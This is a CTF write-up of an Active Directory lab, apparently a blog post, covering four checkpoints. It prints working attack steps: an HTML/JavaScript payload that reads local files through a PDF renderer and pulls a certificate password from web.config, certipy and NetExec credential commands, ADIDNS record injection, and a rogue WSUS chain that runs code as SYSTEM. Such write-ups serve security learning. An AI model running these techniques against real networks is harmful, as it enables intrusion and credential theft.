

On 18 September 2026 I had the luck to spend a day on an Active Directory CTF built by mpgn together with Maël Rolland, with a few friends. I had already been to two of his NetExec workshops, LeHack 2025 and BarbHack 2024, and this one had a different shape. Not a workshop with an instructor walking the room, but a timed run: gates open at 11:00 CEST, close at 23:00, twelve checkpoints unlocking one after the other, 500 points each.
The whole thing was dressed as Lanfeust de Troy, the Arleston and Tarquin comic series.
We finished at roughly 19:50. 12/12 on the main route, both optional detours, 6000 out of 6000.

Team was four of us under the name Sub5 warriors: Retro, Hatsu, Mr.NOODLE and me. Flag values and live secrets are redacted below, since mpgn reuses these labs, but the commands and the mechanisms are all there.
Table of contents#
- The setup
- The terrain
- 01 The Indiscreet Scribe
- 02 The leaked certificate (optional)
- 03 The Steward’s Storeroom
- 04 KANDHAR and the retired WSUS
- 05 The Sealed Missive (optional)
- 06 The Secret of Hebus
- 07 The Paladin of Eckmul
- 08 The Sage Ascendant
- 09 The Traitor’s Passage
- 10 Castel Or-Azur
- 11 The Castellan’s Signet
- 12 The Ivory of the Magohamoth
- Thanks
- Resources
The setup#
We got access to the lab through a VPN. No internet from inside it, Windows and Linux both in scope, and the briefing said “very difficult”, which for an mpgn lab is not marketing.
I spun a dedicated Exegol container for the event with the VPN attached, so nothing leaked into my other work and the workspace was disposable at the end.
I worked out of Exegol Studio all day. It is an integrated hacking environment, and it is not public yet: the Exegol team ships it in a few days. I will write proper deep dives once it is out, so treat what follows as a sneak peek at the two parts I leaned on hardest during this run.

Atlas. I used the Atlas feature to keep documentation at hand. mpgn maintains NetExec, so his labs are, unsurprisingly, extremely nxc-shaped, and the reflex is to leave the wiki open in a browser tab. Atlas does something more useful: it ingests a corpus and graphs it. I pointed it at the NetExec-Wiki repo and got 164 pages, 213 cross references and 13 aliases, indexed on import, sitting next to the built in ones (The Hacker Recipes for AD, ADCS, Kerberos and credential access, PayloadsAllTheThings for web).
The graph is what makes it worth the setup. Keyword search answers “which page mentions --gmsa”. A graph answers “what does this page connect to”, which is the question you actually have when you are holding a credential and looking for the next edge.

On a CTF like this one it pays off as cross referencing under time pressure. At checkpoint 04 I needed WSUS spoofing without ARP: the technique lives on one page, the constraint that kills it on another. Going from wsus-spoofing to adidns-spoofing is two documented hops instead of a hunch. Same story at checkpoint 12, from a note on CA access controls to the ESC7 issuance sequence. And it costs nothing in context until something actually reads it, and then only the extracts that were read.

Kill chains. The other feature is the reason every checkpoint below ends with a diagram. Studio records hosts, credentials, steps and loot as you go, then renders the result as a chain you can export. With four people on one lab, dropping a rendered chain in the team room beats typing five paragraphs into Discord, and nobody has to ask which account read which share.

Last thing before the gates opened, and this one is just a habit rather than anything the tooling does for you: I had my agent lay out a note structure so I would have somewhere clean to write during the run. One directory per checkpoint with notes.md, poc/ and loot/, plus a global credentials table and a hosts inventory.
The terrain#
First sweep. One command, and the shape of the lab falls out:
nxc smb 10.15.10.0/24 -u "" -p ""SMB 10.15.10.10 445 ECKMUL [*] Windows Server 2022 Build 20348 x64 (name:ECKMUL) (domain:troy.lab) (signing:True) (NTLM:False)
SMB 10.15.10.11 445 GLININ [*] Windows Server 2022 Build 20348 x64 (name:GLININ) (domain:troy.lab) (signing:True)
SMB 10.15.10.12 445 KANDHAR [*] Windows Server 2022 Build 20348 x64 (name:KANDHAR) (domain:troy.lab) (signing:True)
SMB 10.15.10.20 445 DARSHANIDE [*] Windows Server 2022 Build 20348 x64 (name:DARSHANIDE) (domain:darshan.lab) (signing:True) (NTLM:False)Two domains from the first packet, and one detail that shaped the entire day: NTLM:False on both DCs. No NTLM pass-the-hash against them, no NTLM relay to LDAP, no capture-and-replay, so everything below is Kerberos or certificate based and carries -k --use-kcache. Note it is the DCs only: GLININ and KANDHAR spoke NTLM happily, which matters at checkpoint 04 where a client hands us a blob we can capture and have nowhere useful to send.
The other environmental quirk, since it prefixes half the commands in this post: the KDC was four hours ahead of my container, well outside the five minute skew window, so every fresh AS-REQ came back KRB_AP_ERR_SKEW. libfaketime shifts the clock for one process rather than the whole box, hence faketime '+4 hours' everywhere. It has to wrap a real binary, not a shell alias. And darshan.lab ran on real time, so the prefix has to come back off for anything targeting DARSHANIDE, which caused most of the afternoon’s “it just stopped working” moments.
| Host | IP | Domain | Role |
|---|---|---|---|
| ECKMUL | 10.15.10.10 | troy.lab | DC, TROY-CA, IIS on :80 |
| GLININ | 10.15.10.11 | troy.lab | member server, custom IIS app on :443 |
| KANDHAR | 10.15.10.12 | troy.lab | member server |
| DARSHANIDE | 10.15.10.20 | darshan.lab | DC, DARSHAN-CA |
| ORAZUR | 10.15.10.32 | darshan.lab | Debian 12, SSH only |
ORAZUR only showed up much later, once we had a foothold in the second domain.
01 The Indiscreet Scribe / Port-Fleury#
GLININ serves a themed IIS app on 443, a customs declaration form that renders your input to PDF.

A form that produces a PDF server side is worth ten minutes of anyone’s time. The classic failure mode is documented under server side XSS in dynamic PDF generation: if user input lands unescaped in HTML that a headless browser renders, you get JavaScript execution in the renderer’s context, and if that context is a file:// origin you get local file read.
First probe, an out of band callback in each field in turn:
<img src="http://198.51.100.80:8000/HIT-goods">198.51.100.80:8000 <- 10.15.10.11 - - "GET /HIT-goods HTTP/1.1"Only goods fired. The other four were HTML encoded. So there is exactly one sink, which is a good sign in a CTF: it usually means the sink is the intended path.
Next question is whether the renderer runs from file://, since that decides whether this is an SSRF or an LFI:
<script>
fetch("file:///C:/Windows/win.ini")
  .then(r => r.text())
  .then(t => { document.body.innerHTML = "<pre>" + t + "</pre>" })
</script>
win.ini came back in the PDF. That is an LFI, and it means the process was launched with --allow-file-access-from-files. Worth knowing if you try this on an older engine: fetch() against file:// only started working in Chromium 99, and before that you needed XHR even with the flag set.
<iframe> is better than fetch for exploration, because Chromium’s native directory index renders inside the frame, so you get listing for free:
<iframe src="file:///C:/IT/"    style="width:1000px;height:700px;border:0"></iframe>
<iframe src="file:///C:/build/" style="width:1000px;height:700px;border:0"></iframe>
C:\build\ held PdfHandler.cs, the source of the handler. Reading your target’s source mid-CTF is a rare treat, so I took my time with it:
static string BuildDeclaration(HttpRequest req)
{
    string traveler  = Enc(req.Form["traveler"]);
    string purpose   = Enc(req.Form["purpose"]);
    string arrival   = Enc(req.Form["arrival"]);
    string travelers = Enc(req.Form["travelers"]);
    string goods     = req.Form["goods"] ?? "";   // <-- inserted raw
    ...
}
And the Edge invocation, confirming both halves of the primitive:
string url = "file:///" + inHtml.Replace('\\', '/');
string args =
    "--headless=new --disable-gpu --no-sandbox --allow-file-access-from-files " +
    "--no-first-run --no-default-browser-check " +
    "--user-data-dir=\"" + ud + "\" --virtual-time-budget=8000 " +
    "--run-all-compositor-stages-before-draw " +
    "--print-to-pdf=\"" + outPdf + "\" \"" + url + "\"";
What I liked is everything the author got right around the one hole: the temp path is a server side GUID, so no user data reaches the msedge command line and there is no command injection. The app pool is low privilege. Outbound NTLM over UNC is refused at the host level, so the usual <img src="\\attacker\x"> coercion is dead. One deliberate sink, everything else closed.
Listing the real web root found C:\inetpub\portal\ rather than wwwroot, and the flag sat in App_Data:
<iframe src="file:///C:/inetpub/portal/App_Data/flag01.txt"></iframe>

adctf{39da8346…}Four people on a shared lab, so I exported the chain and dropped it in the team room rather than typing five paragraphs into Discord:
02 The leaked certificate (optional)#
The same LFI reads web.config, and web.config in an app that writes to a file share is where credentials go to be forgotten.
<script>
fetch("file:///C:/inetpub/portal/web.config")
.then(r => r.text())
.then(t => {
var p = (t.match(/CertificatePassword"\s+value="([^"]+)"/) || [])[1] || "?";
var c = (t.match(/ClientCertificate"\s+value="([^"]+)"/) || [])[1] || "?";
document.body.innerHTML =
"<pre style='white-space:pre-wrap;word-break:break-all;font:11px monospace'>" +
"PASSWORD = " + p + " ----- PFX base64 (" + c.length + " chars) ----- " + c +
"</pre>";
})
</script>Regexing the two values out in the browser rather than dumping the whole file was worth it: the config is long, the PDF paginates, and I only needed two strings.

Three settings mattered:
ReportShare.Path                = \\GLININ\IT$
ReportShare.ClientCertificate   = <base64 PFX>
ReportShare.CertificatePassword = <redacted>
The PFX is a client authentication certificate for cixi@troy.lab. With NTLM disabled on the DC, a certificate is not a fallback, it is the only door. PKINIT turns it into a TGT, and Certipy will also hand you the NT hash, a technique called UnPAC-the-hash. The mechanics are worth a sentence: when pre-authentication was PKINIT, the KDC includes a PAC_CREDENTIAL_INFO structure holding the NT hash, encrypted with the AS-REP key derived from the PKINIT key exchange. Certipy uses a user-to-user request to get the KDC to hand that PAC back, then decrypts it with the key it already has:
base64 -d reportshare.b64 > reportshare.pfx

certipy auth -pfx reportshare.pfx -password '<redacted>' \
  -dc-ip 10.15.10.10 -username cixi -domain troy.lab
[*] Got TGT
[*] Saved credential cache to 'cixi.ccache'
[*] Got hash for 'cixi@troy.lab': aad3b435b51404eeaad3b435b51404ee:<redacted>Then the oldest trick in AD enumeration, reading the description attribute of every user:
export KRB5CCNAME=cixi.ccache
faketime '+4 hours' nxc ldap 10.15.10.10 -u cixi -k --use-kcache -d troy.lab --users
cixi 2026-09-17 20:35:04 0 adctf{86f77db4…}
lanfeust 2026-09-17 20:35:12 0 forgeron - compte de maintenance signee (non-DA)
nicolede 2026-09-17 20:35:20 0 Manages the Council-of-Sages site at ECKMUL
cian 2026-09-17 20:35:28 0 fille de Nicolede
hebus 2026-09-17 20:35:36 0 le trollThe flag was in cixi’s own description. The other three descriptions were the roadmap for the next six hours and I did not realise it at the time. lanfeust is “signed maintenance account, non-DA”, which is checkpoint 07. nicolede “manages the Council-of-Sages site”, which is checkpoint 08, and note that “site” turns out to mean an AD site, not a website.

We submitted this one as checkpoint 03 at first and got it rejected, then realised it was the optional detour. Worth reading the board carefully when you are moving fast.
03 The Steward’s Storeroom / Cité de Xylos#
web.config already told us the storeroom: ReportShare.Path = \\GLININ\IT$. And cixi can read it.
nxc smb 10.15.10.11 -u cixi -k --use-kcache -d troy.lab --shares
nxc smb 10.15.10.11 -u cixi -k --use-kcache -d troy.lab \
  -M spider_plus -o DOWNLOAD_FLAG=True SHARE=IT$ OUTPUT_FOLDER=/workspace/loot/it
spider_plus with DOWNLOAD_FLAG=True is the right module here, because the flag is the least interesting file in the share:
| File | Size | What it was |
|---|---|---|
flag03.txt | 40 B | the flag |
dispatch.txt | 277 B | wsus.troy.lab was removed from DNS, KANDHAR still calls it every 2 minutes |
backups/missive.txt | 126 B | “Bound to Kandhar’s stones: it opens nowhere else” |
backups/sites.ldf.enc | 1.87 KB | encrypted blob |
scripts/maintenance.ps1 | 291 B | scheduled task payload, scripts must be signed |
scripts/logs/TroyMaintenance.log | 73 KB | 437 runs, every 2 minutes, as TROY\lanfeust |
Four of the next five checkpoints are seeded in that table. dispatch.txt is 04. missive.txt plus sites.ldf.enc is 05. maintenance.ps1 plus the log is 07.


At this point I also ran BloodHound collection as cixi, and after filtering out default ACLs there were exactly three interesting edges in the whole domain:
lanfeust  --GenericWrite-->     nicolede
nicolede  --GenericWrite-->     GPO "Council-of-Sages Policy"
KANDHAR$  --ReadGMSAPassword--> gmsa-hebus$
Read bottom to top and that is the entire rest of the troy.lab route. You need KANDHAR, KANDHAR gives you the gMSA, the gMSA gives you code signing, code signing gives you lanfeust, lanfeust gives you nicolede, nicolede gives you the GPO. Every checkpoint from 04 to 08 is one link in that chain.
Certipy confirmed the ADCS side of it:
certipy find -u cixi -k -no-pass -target eckmul.troy.lab -dc-ip 10.15.10.10 -stdout| Template | Enrollment rights |
|---|---|
TroyReportSvc | TROY.LAB\cixi |
TroyTLS | Domain Computers |
TroyCodeSigning | TROY.LAB\gmsa-hebus |
TroyWebSign | Domain Admins |
Web enrollment disabled, so no ESC8. User Specified SAN: Disabled on the CA, which is the EDITF_ATTRIBUTESUBJECTALTNAME2 flag, so no ESC6. And none of the fifteen enabled templates combined an enrollee-supplied subject with a client authentication EKU, so no ESC1 either. The CA is here as infrastructure, not as a vulnerability, which is a nice change.
04 KANDHAR and the retired WSUS#
This is the one that ate my afternoon. The hint came from dispatch.txt:
The provisioning oracle at
wsus.troy.labwas retired. Its name was struck from the rolls. It answers no more. But KANDHAR was never told: it still hailswsus.troy.labevery 2 minutes, awaiting orders.
A WSUS client that trusts a hostname with no A record behind it. WSUS spoofing is a known family: a WSUS server tells its clients to run a Microsoft signed binary with attacker chosen arguments, so if you control the server you get SYSTEM on the client. GoSecure’s two part writeup and pywsus are the canonical references.
The published technique assumes ARP poisoning on the same L2 segment. We were behind a VPN, so there is no L2. The substitute is DNS, and specifically ADIDNS: in a default AD integrated zone, Authenticated Users hold “create all child objects” and get full control over what they create, so any domain user can add a dnsNode over LDAP. The record was deleted, which means the name is free, which means we can take it. Robertson’s follow-up post covers the permission model in more detail.
dig +short wsus.troy.lab @10.15.10.10
# NXDOMAIN

bloodyAD --host eckmul.troy.lab --dc-ip 10.15.10.10 -d troy.lab -u cixi -k \
  add dnsRecord wsus 198.51.100.80

dig +short wsus.troy.lab @10.15.10.10
# 198.51.100.80
Two minutes later, KANDHAR called:
10.15.10.12 -> 198.51.100.80:8531 TLS ClientHello, SNI=wsus.troy.labPort 8531 is WSUS over HTTPS. A self signed certificate was refused immediately. The client wants a certificate chaining to TROY-CA, which we cannot ask for as cixi because the TLS template is enrollable by Domain Computers.
So we become a domain computer. The machine account quota was the default 10:
addcomputer.py -computer-name WSUSSPOOF -computer-pass '<redacted>' \
  -dc-ip 10.15.10.10 'troy.lab/cixi' -k -no-pass

certipy req -u 'WSUSSPOOF$' -k -no-pass -target eckmul.troy.lab -dc-ip 10.15.10.10 \
  -ca TROY-CA -template TroyTLS -dns wsus.troy.lab
That produced CN=wsus.troy.lab signed by TROY-CA, and the client stopped complaining. Chain fully built: DNS ours, TLS ours, rogue WSUS answering.
And then it stalled. The client walked GetConfig, GetCookie, SyncUpdates and ReportEventBatch cleanly, all MS-WUSP methods, and never issued GetExtendedUpdateInfo or fetched the payload. I forced AutoDownload to 1 in pywsus and got nothing. Hours here.
Three things we burned time on, so you do not have to:
- Relaying the NTLM the client emits. KANDHAR does present NTLM to the rogue server. But the only relay target worth having is the DC, and the DC has NTLM off, with SMB signing enforced on the members. Dead on arrival. Confirmed the hard way with
ntlmrelayx -t ldaps://10.15.10.10 --dump-gmsa. - Offline gMSA recovery. GoldenGMSA computes a gMSA password offline from the KDS root key.
msDS-ManagedPasswordIDwas readable,msKds-RootKeyDatawas not, and without the root key the technique does not apply. - The blob that looked wrong and was not. We also had a

MSDS-MANAGEDPASSWORD_BLOB, parsed theCurrentPasswordfield out of it and computed an MD4. It would not authenticate, so we wrote it off as garbage. It was not garbage: that hash turned out to be byte for byte the real NT hash we later recovered the legitimate way. What actually blocked us is that the account is AES only, so RC4 came backKDC_ERR_ETYPE_NOSUPP, and our AES salt derivations were wrong. A correct secret with no usable etype looks exactly like a wrong secret, which is a good thing to have been burned by once. - Kerberoasting the gMSA.
gmsa-hebus$has an SPN (HTTP/kandhar.troy.lab) and roasts fine, which feels like progress for about four seconds until you remember the managed password is 256 bytes of derived key material and will never crack. Note the$krb5tgs$18$in the screenshot below: etype 18, AES256, same AES only account.

The chain that actually worked, and credit here goes to Retro who spotted that our pywsus was simply too old:
ADIDNS takeover of wsus.troy.lab
  -> rogue WSUS over HTTPS with a TROY-CA certificate
  -> ProcDump (Microsoft signed, so WDAC clean) executed as SYSTEM on KANDHAR
  -> read the gmsa-hebus$ password from the machine that is allowed to read it
  -> Kerberos TGT for gmsa-hebus$
  -> add the gMSA to the local admins temporarily
  -> SMB admin on KANDHAR -> C:\flags\flag04.txt
The 2022 era pywsus sends a single generic update with no OS fingerprinting; current WSUS clients evaluate applicability and silently decline. SharpWSUS is worth reading on that approval and applicability problem. Once it was fixed, the client fetched and ran the payload, as SYSTEM, because that is the context wuauserv installs updates in.
Note the shortcut taken: BloodHound said KANDHAR$ is the only principal with ReadGMSAPassword on gmsa-hebus$, so I spent hours trying to become KANDHAR$. Once you have SYSTEM on KANDHAR you are already executing as KANDHAR$, so you just read the gMSA and skip the step entirely. I had the graph the right way up and walked it the wrong direction.
